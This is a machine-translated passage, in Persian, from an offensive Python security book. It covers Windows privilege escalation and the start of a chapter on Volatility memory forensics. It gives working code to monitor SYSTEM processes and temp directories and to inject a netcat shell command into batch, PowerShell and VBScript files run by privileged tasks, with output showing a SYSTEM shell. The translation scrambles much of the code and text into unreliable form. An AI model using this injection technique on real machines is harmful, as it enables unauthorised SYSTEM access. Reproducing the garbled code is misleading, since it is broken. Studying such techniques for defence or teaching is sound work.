یک روز در حین مشاوره، همکارش مارک ورگل پیشنهاد کرد که از ال جفه به صورت توهین آمیز استفاده کنند: با آن، آنها می توانند فرآیندهای اجرا شده به عنوان `SYSTEM` در ماشین های ویندوز مورد نظر را نظارت کنند. این بینش را در مورد مدیریت فایل بالقوه نامن یا ایجاد فرآیند ارائه می دهد. کار کرد، و آنها با اشکالات متعدد افزایش امتیاز کنار رفتند و کلیدهای پادشاهی را به آنها دادند.

اشکال اصلی `Jefe` این بود که از یک DLL استفاده می کرد که هر فرآیندی تزریق می اشد تا تماس های تابع `CreateProcess` را قطع کند. سپس از یک لوله با نام برای برقراری ارتباط با مشتری مجموعه استفاده کرد که جزئیات ایجاد فرآیند را به سورور ورود به سیستم ارسال کرد. متأسفانه، اکثر نرم افزارهای آنتی ویروس تماس های `CreateProcess` را نیز می کنند، بنابراین یا شما را به عنوان بدافزار می اینند یا هنگام اجرای `Jefe` در کنار نرم افزار آنتی ویروس، مشکل بثبات سیستم دارید.

ما برخی از قابلیت های نظارتی `Jefe` را به شیوه ای بدون قلب دوباره ایجاد می کنیم و آن را به سمت تکنیک های تهاجمی سوق می دهیم. این امر باید مانیتورینگ ما را قابل حمل کند و به ما این امکان را می دهد که آن را در کنار نرم افزار آنتی ویروس بدون مشکل اجرا کنیم.

مانیتورینگ فرآیند با WMI

`Windows Management Instrumentation (WMI)` API به برنامه نویسان این امکان را می دهد که یک سیستم را برای رویدادهای خاص نظارت کنند و سپس در صورت وقوع آن رویدادها، تماس ها را دریافت کنند. ما از این رابط استفاده می کنیم تا هر بار که یک فرآیند ایجاد می شود، یک تماس برگشت دریافت کنیم و سپس اطلاعات ارزشمندی را ثبت کنیم: زمان ایجاد فرآیند، کاربری که فرآیند را ایجاد کرده است، فایل اجرایی که راه اندازی شده است و آنکه مانند آن، فرآیند شناسه و شناسه فرآیند والد. این به ما هر فرآیند ایجاد شده توسط حساب های دارای امتیاز بالاتر و بهبودی هر فرآیندی که فایل های خارجی را فرآورانی می کند، مانند `VBScript` یا `WMI` اسکریپتها را دسته ای را به ما نشان می دهد. وقتی همه این اطلاعات را در اختیار داشته باشیم، امتیازات فعلی روی نشانه های فرآیند را نیز تعیین می کنیم. در برخی موارد نادر، فرآیندهایی را خواهید یافت که به عنوان یک کاربر معمولی ایجاد شده اند، اما به آنها امتیازات اضافی ویندوز داده شده است که می توانید از آنها استفاده کنید.

باید با نوشتن یک اسکریپت نظارتی بسیار ساده شروع کنیم که اطلاعات اولیه فرآیند را ارائه می کند و سپس بر روی آن برای تعیین امتیازات فعلی شده بسازیم. این کد از صفحه Python WMI (http://timgolden.com/python_wmi/tutorial.html) توجه داشته باشید که برای گرفتن اطلاعات در مورد فرآیندهای با امتیاز بالا ایجاد شده توسط SYSTEM، باید اسکریپت نظارت خود را به عنوان Administrator اجرا کنید. با افزودن کد زیر به `process_monitor.py` شروع کنید:

```
win32security import
import win32con import
sys import win32api
import os import
wmi
```

```
'a') \def log_to_file(message):
\r\n\bopen('process_monitor_log.csv',
fd: fd.write(f'{message}

= 'CommandLine, Time, Executable, Parent PID, PID, User, Privileges' log_to_file(head)
def monitor(): head
1 c = wmi.WMI()
2 در حالی که سعی کنید:
process_watcher = c.Win32_Process.watch_for('creation')
new_process = process_watcher() new_process.CommandLine new_process.CreationDate
3
```

درست، افتد، واقعیت

```
privileges = 'N/A' process_log_message = (
    {executable}, {proc_owner} , {privileges}
        f'{parent_pid}, {pid},
)
چاپ( process_log_message
) چاپ()
log_to_file (process_log_message)
استثنای: عبور
if __name__ == '__main__': monitor()
```

ما با نمونه سازی کلاس WMI 1 شروع می کنیم و به آن می گوییم که مراقب رویداد ایجاد فرآیند 2 باشد. سپس حلقه ای را وارد می کنیم که تا زمانی که process_watcher 3 را برگرداند مسدود می کند. رویداد فرآیند جدید یک کلاس WMI 4 به نام Win32_Process است. کلاس MSDN آنلاین مراجعه کنید. یکی از توابع کلاس GetOwner است که برای تعیین اینکه چه کسی فرآیند را ایجاد کرده است، آن را فراخوانی می کنیم. ما تمام اطلاعات فرآیندی را که به دنبال آن هستیم جمع آوری می کنیم، آن را به صفحه نمایش می دهیم و آن را در یک فایل ثبت می کنیم.

لگد زدن به لاستیک ها

بایاید اسکریپت نظارت بر فرآیند را روشن کنیم و چند فرآیند ایجاد کنیم تا بینیم خروجی چگونه است:

```
C:\Users\tim\work>python process_monitor.py
"Calculator.exe",
C:\Program Files\WindowsApps\Microsoft.WindowsCalculator\Calculator.exe.
20200624083538.964492-240
1204
```

Windows Privilege Escalation 157

10312 ,

('DESKTOP-CC91N7I', 0, 'tim') ,
N/A

دفترچه بادداشت.

20200624083340.325593-240

C:\Windows\system32\notepad.exe,
13184

12788 ,

('DESKTOP-CC91N7I', 0, 'tim') ,
N/A

پس از اجرای اسکریپت، calc.exe اجرا کردیم. همانطور که می بینید، ابزار این اطلاعات فرآیند را به درستی خروجی می دهد. اکنون می توانید یک استراحت طولانی داشته باشید، اجازه دهید این اسکریپت برای یک روز اجرا شود و سوابق تمام فرآیندهای در حال اجرا، وظایف برنامه ریزی شده و به روز رسانی های مختلف نرم افزار را ضبط کنید. اگر (غیر) خوش شناس باشید، ممکن است بدافزار را شناسایی کنید. ورود و خروج از سیستم نیز مفید است، زیرا رویدادهای ایجاد شده از این اقدامات می توانند فرآیندهای ممتاز را نشان دهند.

اکنون که نظارت اولیه فرآیند را در اختیار داریم، بیایید فیلد امتیازات را در لگ خود پر کنیم. با این حال، ابتدا باید کمی در مورد نحوه عملکرد امتیازات ویندوز و چرا بی اهمیت آنها بیاموزید.

امتیازات توکن ویندوز

توکن ویندوز، از نظر مایکروسافت، "شیئن است که زمینه امنیتی یک فرآیند یا رشته را توصیف می کند" (به "Tokens" دسترسی در <http://msdn.microsoft.com/>). به عبارت دیگر، مجوزها و امتیازات توکن تعیین می کند که یک پردازش با رشته می تواند کدام وظایف را انجام دهد.

درک نادرست این توکن ها می تواند شما را به دردسر بیندازد. به عنوان بخشی از یک محصول امنیتی، یک توسعه دهنده خوش نیت ممکن است یک برنامه سینی سیستم ایجاد کند که در آن به یک کاربر غیرمجاز امکان کنترل سرویس اصلی ویندوز، که یک درایور است، بدهد. توسعه دهنده از تابع یومی AdjustTokenPrivileges API در فرآیند استفاده می کند و سپس، به اندازه کافی برگان، امتیاز SeLoadDriver را به برنامه سینی سیستم می ادهد. چیزی که توسعه دهنده توجه نمی کند این است که اگر بتوانید از داخل آن برنامه سینی سیستم بالا بروید، اکنون می توانید هر درایور را که می خواهید بارگیری یا تخلیه کنید، به این معنی که می توانید یک روت کیت حالت هسته را رها کنید - و این یعنی بازی تمام شده است.

به خاطر داشته باشید که اگر نمی توانید مانیتور فرآیند خود را به عنوان SYSTEM یا Administrator اجرا کنید، باید مراقب فرآیندهایی باشید که می توانید نظارت کنید. آیا امتیازات اضافی وجود دارد که بتوانید از آنها استفاده کنید؟ فرآیندی که به عنوان کاربر با امتیازات اشتباه اجرا می شود، یک راه فوق العاده برای رسیدن به SYSTEM یا اجرای کد در هسته است. جدول 1-10 امتیازات جالبی را فهرست می کند که تویسندگان همیشه به آنها توجه دارند. جامع نیست، اما به عنوان یک نقطه شروع خوب عمل می کند. شما می توانید لیست کاملی از امتیازات را در وب سایت MSDN بیایید.

جدول 1-1 امتیازات جالب

نام امتیاز	دسترسی که داده شده است
SeBackupPrivilege	این فرآیند کاربر را قادر می‌سازد تا از فایل‌ها و دایرکتوری‌ها نسخه پشتیبان تهیه کند، و بدون توجه به آنچه لیست کنترل دسترسی (ACL) معرفی می‌کند، به READ دسترسی به فایل‌ها را می‌دهد.

این فرآیند کاربر را قادر می‌سازد تا سایر فرآیندها را اشکال زدایی کند. همچنین شامل به دست آوردن دسته‌های فرآیند برای تزریق DLL یا کد به آن است فرآیندهای در حال اجرا

این یک فرآیند کاربر را قادر می‌سازد تا درایورها را باگیری یا تخلیه کند.

اکنون که می‌دانید به دنبال کدام امتیازها باشید، بیایید از پایتون برای بازیابی خودکار امتیازات فعلی فرآیندهای که ما نظرات می‌دانیم استفاده کنیم.

ما از مازول های win32con، win32security، win32api و استفاده کرد . اگر با موقعیتی مواجه شدید که نمی‌توانید این مازول ها را باگیری کنید، سعی کنید تمام توابع زیر را با استفاده از کتابخانه ctypes به تماس‌های بومی ترجمه کنید .

این ممکن است، اگرچه کار بسیار بیشتری است.
کد زیر را مستقیماً بالای تابع process_log_to_file موجود به process_monitor.py اضافه کنید :

```
def get_process_privileges(pid): try: hproc = win32api.OpenProcess(0x1000 | 0x400, 0, pid)
    win32con.PROCESS_QUERY_INFORMATION, )
    win32con.TOKEN_QUERY) = win32security.GetTokenInformation(3, htok, win32security.TokenPrivileges)
    htok = win32security.OpenProcessToken(hproc,
) win32security.LUID&lt;=PRIVILEGE_ENABLED_PRIVILEGE&gt; = win32security.LUID&lt;=PRIVILEGE_NAMED_PRIVILEGE&gt;
    for privilege in privileges:
        if privilege == win32security.SE_DEBUG_NAME:
            return True
    return False
except Exception as e:
    print(f'Error: {e}')
```

ما از شناسه فرآیند برای به دست آوردن یک دسته برای پردازش هدف 1 استفاده می‌کنیم. سپس، رمز پردازش 2 را باز می‌کیم و با ارسال ساختار ، win32security.TokenPrivileges اطلاعات رمز را برای آن فرآیند درخواست می‌کنیم. فرآخوانی تابع لیست از تاپل ها را برمی‌گرداند، که در آن عضو اول تاپل، امتیاز است و عضو دوم توضیح می‌دهد که آیا امتیاز فعلی است یا خیر. از آنجایی که ما فقط به موارد فعلی می‌پردازیم، ابتدا بیت های فعل 4 را بررسی می‌کنیم و سپس نام قابل خواندن توسط انسان را برای امتیاز 5 جستجو می‌کنیم.

در مرحله بعد، کد موجود را تغییر دهید تا این اطلاعات به درستی خروجی و ثبت شود.

امتیازات از را تغییر دهید = ۴/۸ لذا

به موارد زیر: امتیازات =

get_process_privileges (pid)

حالا که کد ردياب امتياز را اضافه کردیم، باید اسکریپت process_monitor.py را دوباره اجرا کنیم و خروجی را بررسی کنیم، شما باید اطلاعات امتیاز را ببینید:

```
C:\Users\tim\work> python.exe process_monitor.py
          "Calculator.exe",
20200624084445.120519-240 ,
C:\Program Files\WindowsApps\Microsoft.WindowsCalculator\Calculator.exe,
1204
13116 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
SeChangeNotifyPrivilege |

دفترچه پادداشت.
20200624084436.727998-240
C:\Windows\system32\notepad.exe,
10720
2732 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege |
```

من ببینید که ما موفق به ثبت امتیازات فعل شده برای این فرآیندها شده ایم، اکنون می توانیم به راحتی مقداری هوشمندی در اسکریپت قرار دهیم تا فقط فرآیندهایی را ثبت کنیم که به عنوان یک کاربر غیرمجاز اجرا می اشوند اما دارای امتیازات جالب فعل هستند.

این استفاده از نظارت بر فرآیند به ما امکان می دهد فرآیندهای را پیدا کنیم که به طور نامن به فایل های خارجی منکر هستند.

برنده شدن در مسابقه

اسکریپتهاي دسته‌اي، PowerShell و VBScript با خودكار کردن وظایف هومدرام، زندگی مدیران سیستم را آسان‌تر می‌کنند. آنها ممکن است به طور مداوم در یک سرویس موجودی مرکزی ثبت نام کنند، برای مثال، یا مجبور به روز رسانی نرم افزار از مخازن خود شوند. یکی از مشکلات رایج عدم وجود کنترل های دسترسی مناسب در این فایل های برنامه نویسی است. در تعدادی از موارد، در سرورهای اینترنت، اسکریپتهاي دسته‌اي PowerShell یا را پیدا کرده‌ایم که یک بار در روز توسط کاربر SYSTEM اجرا می‌شوند و در عین حال توسط هر کاربری به صورت سراسری قابل نوشتن هستند.

اگر مانیتور فرآیند خود را به اندازه کافی در یک سازمان اجرا کنید (یا به سادگی سرویس نمونه ارائه شده در ابتدای این فصل را نصب کنید)، ممکن است رکوردهای فرآیندی را مشاهده کنید که به شکل زیر هستند:

```
|SeCreateSymbolicLinkPrivilege|SeDelegateSessionUserPrivilege|SeImpersonatePrivilege|
```

من توانید بینید که یک فرآیند SYSTEM\wscript.exe را ایجاد کرده و در پارامتر bhservice_task.vbs ارسال شده است . نمونه آن C:\WINDOWS\TEMP\bhservice_task.vbs شما در ابتدای فصل ایجاد کرده اید این رویدادها را یک بار در دقیقه ایجاد کنید.

اما اگر محتویات دایرکتوری را فهرست کنید، این فایل را نمی بینید.

ابن به این دلیل است که سرویس یک فایل حاوی VBScript ایجاد می کند و سپس آن اجرا و حذف می کند. ما این عمل را توسط نرم افزارهای تجاری در موارد متعددی مشاهده کرده ایم. اغلب، نرم افزار فایل ها را در یک مکان موقت ایجاد می کند، دستورات را در فایل ها می نویسد، فایل های برنامه حاصل را اجرا می کند و سپس آن فایل ها را حذف می کند.

برای بهره برداری از این شرط، باید به طور موثر در رقابت با کد اجرا کننده پیروز شویم. هنگامی که نرم افزار یا وظیفه برنامه ریزی شده فایل را ایجاد می کند، باید بتوانیم کد خود را قبل از اجرای فرآیند و حذف آن به فایل وارد کنیم. ترفند این کار در ویندوز مفید است

که ما را قادر می سازد تا یک دایرکتوری را برای هرگونه تغییر در فایل ها یا زیر شاخه ها نظارت کنیم. همچنین می توانیم این رویدادها را فیلتر کنیم تا بتوانیم تعیین کنیم که فایل چه زمانی ذخیره شده است. به این ترتیب، ما می توانیم به سرعت کد خود را قبلاً از اجرا به آن تزریق کنیم. ممکن است برای شما بسیار مفید باشد که به سادگی تمام دایرکتوری های موقت را برای مدت 24 ساعت یا بیشتر زیر نظر داشته باشید. گاهی اوقات، باک های جالب یا افشاری اطلاعات در کنار افزایش احتمالی امتیازات را خواهید دید.

باید با ایجاد یک مانیتور فایل شروع کنیم. سپس به صورت خودکار بر روی آن بسازیم کد تزریق کنید یک فایل جدید به نام file_monitor.py:

```
#مثال اصلاح شده که در اصل در اینجا آورده شده است:
html import os import tempfile import threading import win32con import win32file
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.

FILE_CREATED = 1
FILE_DELETED = 2
FILE_MODIFIED = 3
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO = 5

FILE_LIST_DIRECTORY = 0x0001
1 PATHS = ['c:\\WINDOWS\\Temp', tempfile.gettempdir()]

def (path_to_watch):
    2 h_directory = win32file.CreateFile(
        مسیر_به_تماشا,
        FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE |
        win32con.FILE_SHARE_DELETE,
        هیچ_یک.
        win32con.OPEN_EXISTING,
        هیچ_کدام
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
```

(در حالی که سعی کنید:

درست است. واقعی.

```
3 نتیجه h_directory,
(WsegnahCyrotceriDdaeR.elif23niw= درست،
1024, win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
```

```
| win32con.FILE_NOTIFY_CHANGE_SIZE,
| win32con.FILE_NOTIFY_CHANGE_SECURITY
| win32con.FILE_NOTIFY_CHANGE_LAST_WRITE
| win32con.FILE_NOTIFY_CHANGE_FILE_NAME
win32con.FILE_NOTIFY_CHANGE_DIR_NAME
```

هیچ یک،
هیچ یک

)

برای اقدام، file_name در نتایج:

full_filename = os.path.join (path_to_watch, file_name) اگر اقدام

== FILE_CREATED:

عمل الف [f] ایجاد (' عمل الف [f] ایجاد ('

FILE_DELETED:

{full_filename}]) حذف شده (' == print(f'*

[f] [full_filename]) اصلاح شده (' elif action

f: f=open(full_filename) 5

چاپ (محتوا) به [f] [full_contents = f.read() print(' [full_filename]) باکسازی کامل
استثنای عنوان: غلند. (' print(f'[!!!] [full_filename]) باکسازی انجام نشد. ('

```
اقدام elif == FILE_RENAMED_FROM: اقدام
other: اقدام [full_filename] تغییر نام از (' == print(f' [>] elif
== FILE_RENAMED_TO: [full_filename] تغییر (' == print(f' [<]
```

به جز استثنای: چاپ ([?] عمل ناشناخته در (' [full_filename]) پاس

```
PATHS: threading.Thread(target=monitor, args=(path,)) if ۳ برای مسیر در (' monitor_thread.start()
monitor_thread
```

ما فهرستی از دایرکتوری‌هایی را تعریف می‌کنیم که می‌خواهیم ۱ را نظارت کنیم، که در مورد ما دو دایرکتوری فایل موقت رایج هستند. ممکن است بخواهید مراقب مکان‌های دیگر باشید، بنابراین این لیست را به دلخواه خود ویرایش کنید.

برای هر یک از این مسیرها، یک رشته نظارتی ایجاد می‌کنیم که تابع start_monitor را فراخوانی می‌کند. اولین وظیفه این تابع به دست آوردن یک دسته برای دایرکتوری است که می‌خواهیم ۲ را نظارت کنیم. سپس تابع ReadDirectoryChangesW ۳ را فراخوانی می‌کنیم که در صورت وقوع تغییر به ما اطلاع می‌دهد. ما نام فایل هدف تغییر یافته و نوع رویداد را دریافت می‌کنیم. ۴. از اینجا، اطلاعات مفیدی در مورد اتفاقی که برای آن فایل خاص رخداده است را چاپ می‌کنیم، و اگر متوجه شدیم که تغییر یافته است، محتويات آن را حذف می‌کنیم. فایل مرجع ۵.

لگد زدن به لاستیک ها

یک پوسته monitor.exe را باز کنید و file_monitor.py را اجرا کنید:

C:\Users\tim\work> python.exe file_monitor.py

دومین پوسته cmd.exe را باز کنید و دستورات زیر را اجرا کنید:

```
C:\Users\tim\work> cd C:\Windows\temp
C:\Windows\Temp> echo hello > filetest.bat
C:\Windows\Temp> filetest.bat file2test نام C:\Windows\Temp>
C:\Windows\Temp> del file2test
```

شما باید خروجی شبیه زیر را ببینید:

```
[+] ایجاد شد C:\WINDOWS\Temp\filetest.bat
[*] تغییر یافت C:\WINDOWS\Temp\filetest.bat
[+] ریختن مطالب ... سلام

[+] تخلیه کامل شد.
[>] تغییر نام از c:\WINDOWS\Temp\filetest.bat
[<] تغییر نام داد به c:\WINDOWS\Temp\file2test
[-] حذف شد c:\WINDOWS\Temp\file2test
```

اگر همه چیز طبق برنامه عمل کرده است، ما شما را تشویق می‌کنیم که مانیتور فایل خود را به مدت 24 ساعت در یک سیستم هدف فعال نگه دارید. ممکن است از دیند فایل هایی که در حال ایجاد، اجرا و حذف شدن هستند تعجب کنید. همچنین می‌توانید از اسکریپت نظارت بر فرآیند خود برای جستجوی مسیرهای فایل جالب دیگر برای نظارت استفاده کنید. به روز رسانی نرم افزار می‌تواند مورد توجه خاصی باشد.

اجازه دهید قابلیت تزریق کد به این فایل‌ها را اضافه کنیم.

تزریق کد

اگر کسی این فرآیند را می‌تواند ایجاد کند، می‌تواند این فایل را نظارت کند. به طور خودکار کد را به فایل‌های هدف تزریق می‌کنیم. ما قطعه کد بسیار ساده‌ای ایجاد خواهیم کرد که یک نسخه کامپایل شده از ابزار netcat.py را با سطح امتیاز سرویس اولیه ایجاد می‌کند. این اسکریپت با این فایل همراه باشد.

مجموعه وسیعی از کارهای بد وجود دارد که می‌توانید با این فایل‌ها، PowerShell و VBScript را اجرا کنید. ما چارچوب کلی را ایجاد می‌کنیم، و شما می‌توانید از آنجا وحشی اجرا کنید. اسکریپت file_monitor.py دهید. می‌توانید این فایل را بعد از ثابت‌های تغییر فایل اضافه کنید:

```
NETCAT = 'c:\\users\\tim\\work\\netcat.exe'
TGT_IP = '192.168.1.208',
CMD = f'{NETCAT} -t {TGT_IP} -p 9999 -l -c
```

کدی که می‌خواهیم تزریق کنیم این ثابت‌ها استفاده می‌کند: TGT_IP همان است

آدرس IP قربانی (باکس ویندوزی که کد را به آن تزریق می‌کنیم) و PORT_TGT_بورتی است که به آن متصل می‌شویم. متغیر NETCAT_مکان جایگزین Netcat را که در فصل 2 کدگذاری کردیم را نشان می‌دهد. اگر یک فایل اجرایی از آن کد ایجاد نکرده اید، اکنون می‌توانید این کار را انجام دهید:

```
C:\Users\tim\netcat> pyinstaller -F netcat.py
```

سپس فایل netcat.exe دست آمده را در دایرکتوری خود رها کنید و مطمئن شوید که متغیر NETCAT_به آن فایل اجرایی اشاره می‌کند.
دستوری که کد تزریق شده ما اجرا خواهد کرد، یک پوسته دستور معکوس ایجاد می‌کند:

```
1 FILE_TYPES = {
    '.bat': ["\r\nREM bhpmarker\r\n", f'\r\n{CMD}\r\n'],
    '.ps1': ["\r\n#bhpmarker\r\n", f'\r\nStart-Process "{CMD}"\r\n'],
    '.vbs': ["\r\n'bhpmarker\r\n",
              f'\r\nCreateObject("Wscript.Shell").Run("{CMD}")\r\n']. }

[0].strip()def inject_code(full_filename,
                           FILE_TYPES[extension]):
    print(f"Injecting payload into {full_filename}...")

    # Read file contents
    with open(full_filename, 'rb') as f:
        full_contents = f.read()

    # Insert payload
    full_contents = FILE_TYPES[extension].format(payload=base64.b64encode(payload).decode('utf-8')) + full_contents

    # Write modified file
    with open(full_filename, 'wb') as f:
        f.write(full_contents)

    print(f"Payload injected into {full_filename} successfully!")
```

ما با تعریف یک فرهنگ لغت از تکه‌های کد که با پسوند افایل خاص مطابقت دارد، شروع می‌کنیم.

دلیل استفاده از نشانگر این است که از یک حلقه بین نهایت اجتناب کنیم که به موجب آن یک تغییر فایل را مشاهده می‌کنیم، کد خود را وارد می‌کنیم و باعث می‌شویم برنامه این عمل را به عنوان یک رویداد اصلاح فایل تشخیص دهد. اگر به حال خود رها شود، این چرخه تا زمانی ادامه می‌باید که فایل غول پیکر شود و هارد دیسک شروع به گریه کند. در عوض، برنامه نشانگر را بررسی می‌کند و اگر آن را پیدا کرد، می‌داند که برا برای دار دوم فایل را تغییر ندهد.

سپس، تابع inject_code تزریق کد واقعی و بررسی نشانگر فایل را کنترل می‌کند. بعد از اینکه تأیید کردیم که نشانگر وجود ندارد، 2 نشانگر و کدی را که می‌خواهیم فرآیند هدف اجرا شود را می‌تویسیم. اکنون باید حلقه رویداد اصلی خود را تغییر دهیم تا بررسی پسوند فایل و فرخوانی inject_code را شامل شود:

```
--snip- elif action == FILE_MODIFIED:
    psond = os.path.splitext(full_filename)[1]
    Modified {full_filename}') print('[vvv] Dumping file [{}]\n'.format(psond))
```

با (f: open(full_filename) به صورت = f.read() محتویات # کد جدید

نام_برونده، محتویات، پسوند) inject_code
 Exception as e: print(f'!!!] Dump {e}') باکسازی کامل شد.). به جز [شکل ۱۰]

این یک افزودن بسیار ساده به حلقه اولیه است. ما یک تقسیم سریع پسوند فایل ۱ انجام می‌دهیم و سپس آن را با فرهنگ لغت انواع فایل‌های شناخته شده ۲ بررسی می‌کنیم، اگر پسوند فایل در فرهنگ لغت شناسایی شود، inject_code از قراخوانی می‌کنیم.
 تابع، باید آن را برای یک چرخش در نظر بگیریم.

لگد زدن به لاستیک ها

اگر bhbservice را در ابتدای این فصل نصب کرده باشید، می‌توانید به راحتی انژکتور کد جدید فانتزی خود را آزمایش کنید. مطمئن شوید که سرویس در حال اجرا است و سپس اسکریپت file_monitor.py خود را اجرا کنید. در نهایت، باید خروجی را ببینید که نشان می‌دهد یک فایل .sbv ایجاد و اصلاح شده است و کد تزریق شده است. در مثال زیر، برای صرفه جویی در فضای چاپ مطالب را توضیح داده ایم:

```
c:\Windows\Temp\bhbservice_task.vbs [*][*][*] تغییر
تخلیه محتویات ...
[۸۸۸/۰۵] کد تزریق شده
تخلیه کامل شد.
```

اگر یک پنجه cmd جدید باز کنید، باید ببینید که پورت هدف باز است:

```
netstat -an | findstr 9999 TCP 192.168.1.208:9999 0.0.0.0:0 LISTENING
c:\Users\tim\work>
```

اگر همه چیز خوب پیش رفت، می‌توانید از دستور nc استفاده کنید یا اسکریپت netcat.py از فصل ۲ اجرا کنید تا شنونده‌ای را که به تازگی ایجاد کردۀاید متصل کنید. برای اطمینان از اینکه افزایش امتیاز شما کار می‌کند، از دستگاه Kali خود به شنونده متصل شوید و بررسی کنید که کدام کاربری را به عنوان اجرا می‌کنید:

```
$ اتصال به پورت [tcp/*] 9999 nc -nv 192.168.1.208 9999 موفق شد!
```

```
#> whoami nt Authority\SYSTEM #>
```


این باید نشان دهد که شما امتیازات سیستم مقدس را به دست آورده اید
 حساب. تزریق کد شما جواب داد.

ممکن است به پایان این فصل رسیده باشید که فکر می کنید برعی از این حملات کمی باطنی هستند. اما اگر زمان کافی را در یک شرکت بزرگ صرف کنید، متوجه خواهید شد که این تاکتیک‌ها کاملاً قابل اجرا هستند. شما می توانید به راحتی ابزار این فصل را گسترش دهید، یا آن را به اسکریپت‌های تخصصی تبدیل کنید تا یک حساب کاربری با برنامه محلی را به خطر بیندازید. WMI به تنهایی می تواند یک منبع عالی از داده‌های بازیابی محلی باشد. این می تواند شما را قادر سازد پس از ورود به یک شبکه، حمله بیشتری انجام دهید. افزایش امتیاز یک قطعه ضروری برای هر تروجان خوب است.

Machine Translated by Google

11

هجوم



متخصصان پزشکی قانونی معمولاً افرادی هستند که پس از یک رخنه فراخوانده می‌شوند، یا برای تعیین اینکه آیا اصلاً یک "حادثه" رخ داده است یا خیر. آنها معمولاً یک عکس فوری از RAM دستگاه آسیب‌دیده می‌خواهند تا کلیدهای رمزگاری یا اطلاعات دیگری را که فقط در حافظه باقی می‌مانند، ضبط کنند. خوشبختانه برای آنها، تیمی از توسعه دهنگان با استعداد یک چارچوب کامل پایتون به نام Volatility ایجاد کرده اند که برای این کار مناسب است و به عنوان یک چارچوب پزشکی قانونی حافظه پیشرفته ارائه می‌شود. واکنش‌دهنده‌های حادثه، بازرس‌های پزشکی قانونی و تحلیل‌گران بدافزار می‌توانند از Volatility برای انواع کارهای دیگر نیز استفاده کنند، از جمله بازرسی اشیاء هسته، بررسی و تخلیه فرآیندها و غیره.

اگرچه Volatility یک نرم افزار برای بخش دفاعی است، اما هر ابزار به اندازه کافی قدرتمند می‌تواند برای حمله با دفاع استفاده شود. ما از Volatility برای انجام شناسایی بر روی یک کاربر هدف استفاده می‌کنیم و افزونه‌های تهاجمی خود را برای جستجوی فرآیندهای با دفاع ضعیف در یک ماشین مجازی (VM) می‌نویسیم.

فرض کنید به ماشینی نفوذ کرده اید و متوجه می‌شوید که کاربر از VM برای کارهای حساس استفاده می‌کند. این اختلال وجود دارد که کاربر یک عکس فوری از VM به عنوان یک شبکه ایمنی در صورت بروز مشکل در آن تهیه کرده باشد. ما از چارچوب تجزیه و تحلیل حافظه Volatility برای تجزیه و تحلیل عکس فوری استفاده می‌کنیم تا بهمیم ماشین مجازی چگونه است

استفاده می شود و چه فرآیندهایی در حال اجرا هستند. ما همچنین آسیب‌پذیری‌های احتمالی را که می‌توانیم برای بهره‌برداری بیشتر از آنها استفاده کنیم، بررسی خواهیم کرد. بیا شروع کنیم!

نصب و راه اندازی

نوسانات چندین سال است که وجود داشته است و به تازگی بازنویسی کاملی را پشت سر گذاشته است. نه تنها پایه کد در حال حاضر بر پایتون 3 پایه گذاری شده است، بلکه کل چارچوب نیز به گونه ای بازسازی شده است که اجزا مستقل باشند. تمام وضعیت مورد نیاز برای اجرای یک افزونه مستقل است.

بیایید یک محیط مجازی فقط برای کار خود با Volatility 3 ایجاد کنیم، برای این مثال، ما از Python 3 در یک ماشین ویندوز در تمپنال PowerShell استفاده می‌کنیم. اگر از دستگاه ویندوز هم کار می‌کنید، مطمئن شوید که git داردید و نصب شده است. می‌توانید آن را در <https://git-scm.com/downloads> دانلود کنید.

```
1 PS> python3 -m venv vol3
PS> vol3/Scripts/Activate.ps1
PS> cd vol3/
2 PS> git clone https://github.com/volatilityfoundation/volatility3.git
volatility3/ PS>
PS> python setup.py
PS> pip install pycryptodome
```

ابتدا یک محیط مجازی جدید به نام vol3 ایجاد می‌کنیم و آن را 1 فعال می‌کنیم. سپس به دایرکتوری محیط مجازی می‌رویم و 2 Volatility 3 GitHub repo را شبیه سازی می‌کنیم، آن را در محیط مجازی نصب می‌کنیم و در نهایت 3 pycryptodome را نصب می‌کنیم که بعداً به آن نیاز خواهیم داشت.

برای مشاهده افزونه‌های Volatility و همچنین فهرستی از گزینه‌ها، از دستور زیر در ویندوز:

```
PS> vol --help
```

در لینوکس یا مک، از فایل اجرایی Python از محیط مجازی به صورت زیر استفاده کنید:

```
$> python vol.py --help
```

در این فصل، از Volatility 3 خط فرمان استفاده خواهیم کرد، اما وجود دار راه‌های مختلفی که ممکن است با فریم ورک مواجه شویم. به عنوان مثال، پروژه Volumetric از Volatility 3 رابط کاربری گرافیکی مبتنی بر وب را برای نوسانات GitHub (<https://github.com/volatilityfoundation/volumetric/>) پیشنهاد می‌کند. می‌توانید نمونه‌های کد را در پروژه Volumetric (<https://github.com/volatilityfoundation/volumetric/>) ببینید. می‌توانید نمونه‌های خود استفاده کنید. علاوه بر این، می‌توانید از رابط Volshell استفاده کنید، که دسترسی شما را به چارچوب Volatility فراهم می‌کند و به عنوان یک پوسته پایتون تعاملی معمولی عمل می‌کند.

در مثال‌های زیر، از خط فرمان Volatility استفاده می‌کنیم. برای صرفه جویی در فضای خروجی و برای این شده است تا فقط خروجی مورد بحث را نشان دهد، بنابراین توجه داشته باشید که خروجی شما خطوط و ستون‌های بیشتری خواهد داشت.

حالا باید به کدهای پردازیم و به داخل چارچوب نگاهی بیندازیم:

```
PS> ls
bigparis.py filescan.py virinfo.py psscan.py processlist.py drivers.py memorydump.py hashdump.py
verinfo.py callbacks.py hashdump.py
```

```
dlllist.py lsadump.py poolscanner.py svcscan.py driverinfo.py meminfo.py psscan.py memorydump.py
tasklist.py
```

